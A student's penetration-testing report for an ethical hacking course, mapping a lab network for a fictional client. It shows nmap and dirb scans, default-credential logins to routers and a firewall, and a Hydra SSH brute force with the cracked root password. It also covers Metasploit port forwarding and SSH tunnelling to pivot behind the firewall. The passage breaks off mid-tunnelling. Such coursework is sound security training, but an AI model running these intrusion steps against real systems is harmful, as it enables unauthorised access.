



**Abertay  
University**

# **Mapping and Evaluating a Network**

**Jack Sime**

CMP314: Computer Networking 2

**BSc Ethical Hacking Year 3**

2021/22

*Note that Information contained in this document is for educational purposes.*

# Contents

---

1	Introduction .....	1
1.1	Background .....	1
1.2	Aims.....	2
2	Network Diagram .....	3
	Subnet Table .....	4
	TCP Ports .....	5
	UDP Ports .....	6
3	Network Mapping .....	7
4	Security Testing.....	19
	Routers.....	19
	Telnet .....	19
	HTTP .....	19
	SNMP.....	19
	Firewall.....	20
	Webservers .....	21
	Workstations.....	24
	Countermeasures.....	25
	Telnet .....	25
	HTTP .....	25
	SNMP.....	25
	Firewall.....	25
	Shellshock .....	26
	WordPress.....	26
	SSH .....	26
	NFS .....	26
	RPC .....	26
	mDNS .....	27
	Version Control .....	27
	Password Complexity and Security .....	27
5	Network Design Evaluation.....	28
6	Conclusion.....	29

References .....	30
Appendices.....	32
Appendix A – Subnet Calculations .....	32
Appendix B – Routing Tables .....	36
Appendix C – Dirb Scan of WordPress server .....	38
Appendix D – Dirb Scan of .242 Webserver .....	41
Appendix E – Firewall Rules .....	42
Appendix F – Tunneling Process .....	43
Appendix G – WPScan Results .....	46

# 1 INTRODUCTION

## 1.1 BACKGROUND

Many modern businesses and companies rely on a secure and reliable network to complete their business and allow them to operate effectively. A company's network builds a backbone for everything that happens within the company and is majorly important to the running of the business. Ensuring the security of the network is a necessity and is essential in protecting sensitive data and processes that relate to the company and its employees and customers. A physical network within businesses, with as little as a few employees, can come with several advantages and benefits for both the employer and employees (Hughes, no date). It can allow for resources to be shared between workers and can also allow for employees to work together easily and can lower the amount of administration and backing up that is required. Network security is the main concern when setting one up and is very important to protect the business from potential fines from breaches (Figure 1) and to prevent any reputation losses that may come from potential breaches of confidential data.




Figure 1: Data Breach Cost

Statistics shown by PurpleSec show that in 2019, the average cost of a data breach around the world was just over 3.9 million dollars (PurpleSec, 2022). It was also reported that almost 50% of root causes for breaches are from negligent employees or contractors, having an internal network set up properly can limit the risk as employees will only have access to the information that is required for their job and the deployment of security within your network such as a firewall can help prevent against attacks that may originate externally. Even though there are risks with a network setup, once set up correctly and

effectively the benefits that are gained far out way the potential risks that come with a network setup within a business.

ACME Inc. requested that the security of their network be evaluated to ensure that the network being used is safe and secure and doesn't have any major vulnerabilities or misconfigurations. A report will be produced that contains a map of the network along with a subnet table containing all subnets in use, the process of mapping the network, any weaknesses found within the network along with how any of these vulnerabilities can be fixed, and a critical evaluation of the network's design.


## 1.2 AIMS

---

This report aims to map, security test, and provide a critical evaluation of the ACME Inc network. This overall aim comprises of several subs aims:

- Successfully create an accurate map of the network in question
- Provide a guide detailing the steps taken to successfully map the entire network and the devices within it
- Show any weaknesses that may be within the network and provide adequate fixes where available
- Provide a critical evaluation of the network design

## 2 NETWORK DIAGRAM



## SUBNET TABLE

---

The table below contains details on all the individual subnets used within the network.

Network Address	Subnet Address Range	Broadcast Address	IP Addresses Used	Hosts	Mask	CIDR
13.13.13.0	13.13.13.1 - 13.13.13.254	13.13.13.255	13.13.13.12 13.13.13.13	254	255.255.255.0	/24
172.16.221.0	172.16.221.1 - 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237	254	255.255.255.0	/24
192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34	30	255.255.255.224	/27
192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66	30	255.255.255.224	/27
192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127	192.168.0.97 192.168.0.98	30	255.255.255.224	/27
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130	30	255.255.255.224	/27
192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210	30	255.255.255.224	/27
192.168.0.224	192.168.0.225 - 192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226	2	255.255.255.252	/30
192.168.0.228	192.168.0.229 - 192.168.0.230	192.168.0.231	192.168.0.229 192.168.0.230	2	255.255.255.252	/30
192.168.0.232	192.168.0.233 - 192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234	2	255.255.255.252	/30
192.168.0.240	192.168.0.241 - 192.168.0.242	192.168.0.243	192.168.0.241 192.168.0.242	2	255.255.255.252	/30

## TCP PORTS

---

The table below details the TCP ports found and the service and address they were found to be running on.

Port	Status	Service	Address
22	Open	SSH	.210, .193, .225, .16, .34, .130, .242, .66
23	Open	Telnet	.193, .225, .16, .226, .33, .229, .230, .129, .233, .97
53	Open	domain	.234, .98
80	Open	HTTP	.193, .225, .16, .237, .226, .33, .229, .230, .129, .233, .242, .234, .98, .97
111	Open	Rpcbind	.210, .34, .130, .242, .66
443	Open	SSL/HTTPS	.193, .225, .16, .237, .226, .33, .229, .230, .129, .233, .97
2049	Open	NFS_acl	.210, .34, .130, .66
2601	Open	Quagga	.234, .98
2604	Open	Quagga	.234, .98
2605	Open	Quagga	.234, .98



## UDP PORTS

---

The table below details the UDP ports found and the service and address they were found to be running on.

Port	Status	Service	Address
21	Open/filtered	ftp	.210, .193
53	open	domain	.234, .98
111	open	Rpcbind	.210, .34, .130, .242, .66
123	Open	Ntp	.193, .225, .16, .226, .33, .229, .230, .129, .233, .234, .98, .97
161	open	snmp	.193, .225, .16, .226, .33, .229, .230, .129, .233, .161
217	Open/filtered	dbase	.210, .193
631	Open/filtered	ipp	.210, .16, .34, .130, .242, .66
639	Open/filtered	msdp	.16
684	Open/filtered	Corba-iiop-ssl	.210
774	Open/filtered	Acmaint-dbd	.210, .193
1001	open	rpcbind	.130
1008	open	rpcbind	.34
1030	Open/filtered	iad1	.16
1033	Open/filtered	Netinfo-local	.210, .193
1054	Open/filtered	brvread	.210, .193
1885	Open/filtered	vrtstrapserver	.16
2049	Open	Nfs_acl	.210, .34, .130, .66
5353	open	mdns	.210, .237, .34, .130, .242, .66
6347	Open/filtered	Gnutella2	.16
17185	Open/filtered	wdbrpc	.210, .193
32773	Open/filtered	Sometimes-rpc10	.16

## 3 NETWORK MAPPING

Using the kali machine that was supplied by ACME the mapping process began with using the kali machine to locate the network that it was connected to. The command “ifconfig” was used on the machine to locate the starting point for the mapping process as it revealed the IP address for the kali machine along with the subnet mask and the interfaces being used (Figure 2).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb4:e1ce prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 213 (213.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 2522 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6 bytes 318 (318.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 318 (318.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 2: Ifconfig command on .200

After finding the IP address of the kali machine that was 192.168.0.200/27 a network scan using the software NMAP was run on the identified subnet that was calculated using the IP address and subnet mask found on the provided machine (Lyon 2009). All the subnet calculations can be found in Appendix A. The subnet scan revealed a router that was active within the subnet on IP address 192.168.0.193 that was running VyOS and had several ports open including ssh, telnet, HTTP, and SSL/HTTPS. With the HTTP port open navigating to the IP address on a web browser revealed an online landing page that confirmed a VyOS router was in use. An attempt to access the router using telnet was made and the router was secured using a username and password. The default login credentials were tested (Andamasov, 2021) when requested and a successful login was achieved.

After accessing the router, the routing table for the router was accessed along with information on the interfaces of the router that were in use (Figure 3). From the routing table, it was found that the router was connected to various other subnets within the network on the 2 other interfaces being used by the router. All the routing tables found during the testing can be seen in Appendix B.


```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 00:49:01
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:48:11
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:46:44
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:46:44
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:48:09
O 192.168.0.192/27 [110/10] is directly connected, eth3, 00:49:01
C>* 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 00:49:01
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:48:11
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:48:09
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:46:44
```

Figure 3: Example of ip route within the network

After discovering the various subnets an Nmap scan was completed on the complete 192.168.0.0 address range to discover any hosts that are up within any other subnets and 12 hosts were active (excluding the kali machine being worked from). At the start of the mapping phase, the initial mapping was completed only detailing the subnets and devices accessible from the base Kali machine. Using the “-sS” switch and the “-sV” switch on the Nmap scan (Lyon, 2009) revealed the amount of network hops that each host was from the origin of the scan (192.168.0.200) and provided information on the services running on the open ports as well as service info on each address. The information gathered from the hops from the Kali machine revealed that a switch was present within the 192.168.0.192/27 as there were 3 IP addresses present within 1 hop of the kali machine, 2 of which were interfaces on the router that was discovered and one from an active machine located at the address 192.168.0.210. The machine was shown to have ports open on it that related to ssh, RPC, and NFS.

The process of mapping then moved onto the 172.16.221.0/24 subnet that was discovered from the routing table from router 1 and was shown to be connected to the eth2 interface shown on the interfaces list of the router. Another NMAP scan of the subnet revealed the interface address that was being used by the router for the subnet and revealed an active Apache webserver with the HTTP and SSL/HTTP ports open. Using the tool dirb (Debian Security Tools Packaging Team / dirb, 2016), a directory scan was completed using the wordlist “common.txt” and revealed directories in use on the webserver and revealed that the server was running WordPress. The scan found 92 directories present on the webserver with the chosen wordlist (Figure 4). Navigating to the website confirmed the website was running and was able to be accessed. The complete scan results can be seen in Appendix C.



```
(use: http://host/ or https://host/ for SSL)
root@kali:~# dirb http://172.16.221.237 /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Dec 30 14:19:28 2021
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
```

Figure 4: Dirb scan on .237

Heading deeper into the network router 2 was then accessed again using the default credentials used earlier and the routing table showed the 192.168.0.32/27 directly connected. Running a scan on the subnet provided information on the workstation machine found connected to the interface on the router at the address 192.168.0.34. The machine was shown to be running Linux and had the ssh, RPC, and NFS ports open that were able to be probed. It was uncertain if this workstation was an endpoint machine and couldn't be confirmed until later in the mapping stage.

The last interface in use on the router connected to router 3 within the network and once again it was accessed, and the routing table and interfaces were once again checked, and another subnet (192.168.0.128/27) was present in the tables and was directly connected to the device. Like with previously discovered subnets another NMAP scan was completed and another workstation on the address 192.168.0.130 was found and again the open ports on the device were discovered in the scan with ssh, RPC, and NFS all being open on the workstation. The operating system was also confirmed as

also being Linux, the same as the other workstation discovered so far. The last address accessible from the kali machine in the current network configuration was 192.168.0.240/30 and was then scanned and revealed a second webserver active within the network. The open ports on the server were listed from the scan and showed that ssh, HTTP, and RPC were all open on the device and able to be probed. Once again navigating to the website confirmed the website was up and running, and dirb was used using the same wordlist used earlier to discover any directories on the server. The position of the subnet that contained the second webserver was still unknown so its position within the network was still to be mapped. The outcome of the dirb scan can be seen in Appendix D.

All addresses that had been discovered and were reachable from the base Kali machine had been reached and investigated except for the second webserver. Every router that had been found so far was successfully accessed using the default logins using telnet, but no other machines had been attempted to be accessed, and mapping the overall network was the first objective of this stage. From the information gathered on the machines so far, several different possibilities to infiltrate the machines and collect even more information on them and the network had been noted for further usage once the initial mapping was complete.

The network continued from that last interface on router 3 and from that connection, it was discovered that a firewall was being used in the network and that the 192.168.0.234 address was the location for the firewall as any attempt to ping or NMAP the address displayed either a failure or that all 1000 ports were closed. From the routing table, it was seen that the second web server that was discovered was only accessible through the firewall address but was able to be pinged from the base Kali machine. To access deeper into the firewall, it was decided that the webserver at .242 would be the access point further into the network as the webserver was situated inside of the subnets protected by the firewall.

Access to the webserver was attempted through SSH but without the required password, access was declined. Using the application hydra (Password Cracker THC Hydra | CYBERPUNK, 2018), the SSH credentials were brute-forced to allow access to the server. A hydra attack was set up using the “password.lst” file on the Kali machine as the password word list to be attempted. The file was copied onto a separate .txt file present on the desktop to allow for easier testing. The username that was being attempted was hardcoded to be “root” and after around 30 minutes the login details were cracked (Figure 5) and SSH access could be achieved into the device.

```
root@kali:~/Desktop# hydra -l root -P password.txt ssh://192.168.0.242
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-18 10:01:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 88221 to do in 08:11h, 16 active
[STATUS] 138.67 tries/min, 416 tries in 00:03h, 87985 to do in 10:35h, 16 active
[STATUS] 117.14 tries/min, 820 tries in 00:07h, 87581 to do in 12:28h, 16 active

[STATUS] 118.67 tries/min, 1780 tries in 00:15h, 86622 to do in 12:10h, 16 active

[STATUS] 115.84 tries/min, 3591 tries in 00:31h, 84811 to do in 12:13h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: apple
1 of 1 target successfully completed, 1 valid password found
```

Figure 5: Hydra .242 Attack

To progress further into the network, the credentials that were cracked using the hydra command had to be used to access the machine located at .242 to set up access to the rest of the network. Firstly, the command “ifconfig” was used again to confirm if the machine was an endpoint device and it was confirmed that there were no more devices linked onto the machine. Using the application Metasploit,

the ssh login exploit could be used to provide a shell that could be used to run further Metasploit exploits from, which was located behind the firewall. The ping\_sweep module was used to discover any other devices within the subnet that could be reached from the machine (Hart, 2016), the results displayed the interface that the machine was connected to and confirmed that there were no other machines reachable within the current subnet (Figure 6).

```
msf5 post(multi/gather/ping_sweep) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 post(multi/gather/ping_sweep) > set SESSION 5
SESSION => 5
msf5 post(multi/gather/ping_sweep) > exploit

[*] Performing ping sweep for IP range 192.168.0.242
[+] 192.168.0.242 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > set RHOSTS 192.168.0.240/30
RHOSTS => 192.168.0.240/30
msf5 post(multi/gather/ping_sweep) > exploit

[*] Performing ping sweep for IP range 192.168.0.240/30
[+] 192.168.0.241 host found
[+] 192.168.0.242 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > █
```

Figure 6: Ping\_sweep module setup

Having located a suspected firewall earlier in the test, with access to a machine within the firewall an attempt to access the firewall was made using Metasploit. A simple test ping was used to confirm that the .242 machine could interact with the .234 machine and allowed for an attempt to be made. A meterpreter shell was created using the ssh login module and the terminal was upgraded to a meterpreter shell to allow for the access to be set up. Using Metasploit a port forward was set up using the “portfwd” command (Portfwd | Offensive Security, no date) and allowed for traffic to be forwarded from the .234 address to the base Kali machine (Figure 7). Port 80 on the .234 machine was set up to be forwarded to port 4444 on the Kali machine as it wasn’t in use at the time.

```
meterpreter > portfwd add -l 4444 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :4444 ↔ 192.168.0.234:80
meterpreter > █
```

Figure 7: Port forward setup



From here accessing a browser and browsing to “localhost:4444” on the Kali machine revealed the online login portal for the firewall. The default username of “admin” and the default password “pfsense” (Default Username and Password, 2020) was attempted and allowed access into the firewall’s dashboard page (Figure 8).




Figure 8: Firewall Access

The rules that had been set on the firewall could now be browsed and altered to allow for different traffic to have access past the firewall. The complete set of rules can be seen in Appendix E. Accessing the dashboard also revealed the addresses being used on the firewall for the WAN, LAN, and DMZ. At this point in the testing, the firewall was not altered to keep the integrity of the security that had been set up for testing other methods of possible exploitation and other methods of accessing this dashboard and the machines being protected.

Although access to the firewall had been made, there was still no access to the other subnets behind it and so they could not be mapped currently. Using the machine located at .242 again, an ssh tunnel was created between the machine and the base Kali machine to allow for Nmap to be used behind the firewall. By default, ssh tunnels were disabled on .242 so the “sshd\_config” file (sshd\_config - How to configure the OpenSSH server, no date.) was accessed using ssh and was altered to allow for ssh tunnels by adding “PermitTunnel yes” to the authentication section of the file (Figure 9).

```

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
#
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile      %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh/known_hosts

```

Figure 9: sshd edit to allow tunnel

After changing both files the ssh service was then restarted on each machine to allow for the new changes to be registered and after the services had restarted both the base Kali machine and the machine located at .242 was set up to allow tunnels, the ssh connection to .242 was then reset and re-initiated using the “-w 0:0” switch which set up a “tun” device on each machine and in this case the “0:0” used designated the two devices to be “tun0” on the machines (Kondratenko, 2017). After the device had been set up, the next step was to assign an IP address to both sides of the tunnel. For the tunnel, the IP range of 1.1.1.0-1.1.1.3 was used with the address 1.1.1.1 being assigned to the Kali machine and the 1.1.1.2 address being assigned to the machine at .242. after assigning both IP addresses and setting the device to be up, additional commands were required on the .242 machine to enable both IP forwarding and NAT to allow for the tunnel to be functional as intended (Figure 10).


```

root@xadmin-v...al-machine: ~
root@xadmin-virtual-machine:~#
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.1 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#

```

Figure 10: Enabling IP forwarding and NAT


After setting up the tunnel properly to allow for traffic to be received, both machines had to have the routes added so that they knew where to direct the traffic that was being generated. The complete tunnelling process can be seen in Appendix F. To do this, a route add command was used to add the routes to both machines. The active ssh connection from the base Kali machine to the machine located at .242 had to be kept open otherwise the tunnel would close as it used the physical ssh connection between the two devices to allow for the connection. From earlier investigations, the firewall had been located at the .234 address and so the initial route setup would be to the firewall address in order to achieve an Nmap scan of the system (Figure 11). In the route add command it is followed by the “-host” switch as the target of this route is a single host address instead of a targeted subnet, the subnet version of the command which uses “-net” is used later on to continue mapping the network.

A terminal window titled 'root@kali: ~' with a red close button. The terminal shows the following commands and output:

```
root@kali:~# route add -host 192.168.0.234 dev tun0
root@kali:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data:
64 bytes from 192.168.0.234: icmp_seq=1 ttl=63 time=8.36 ms
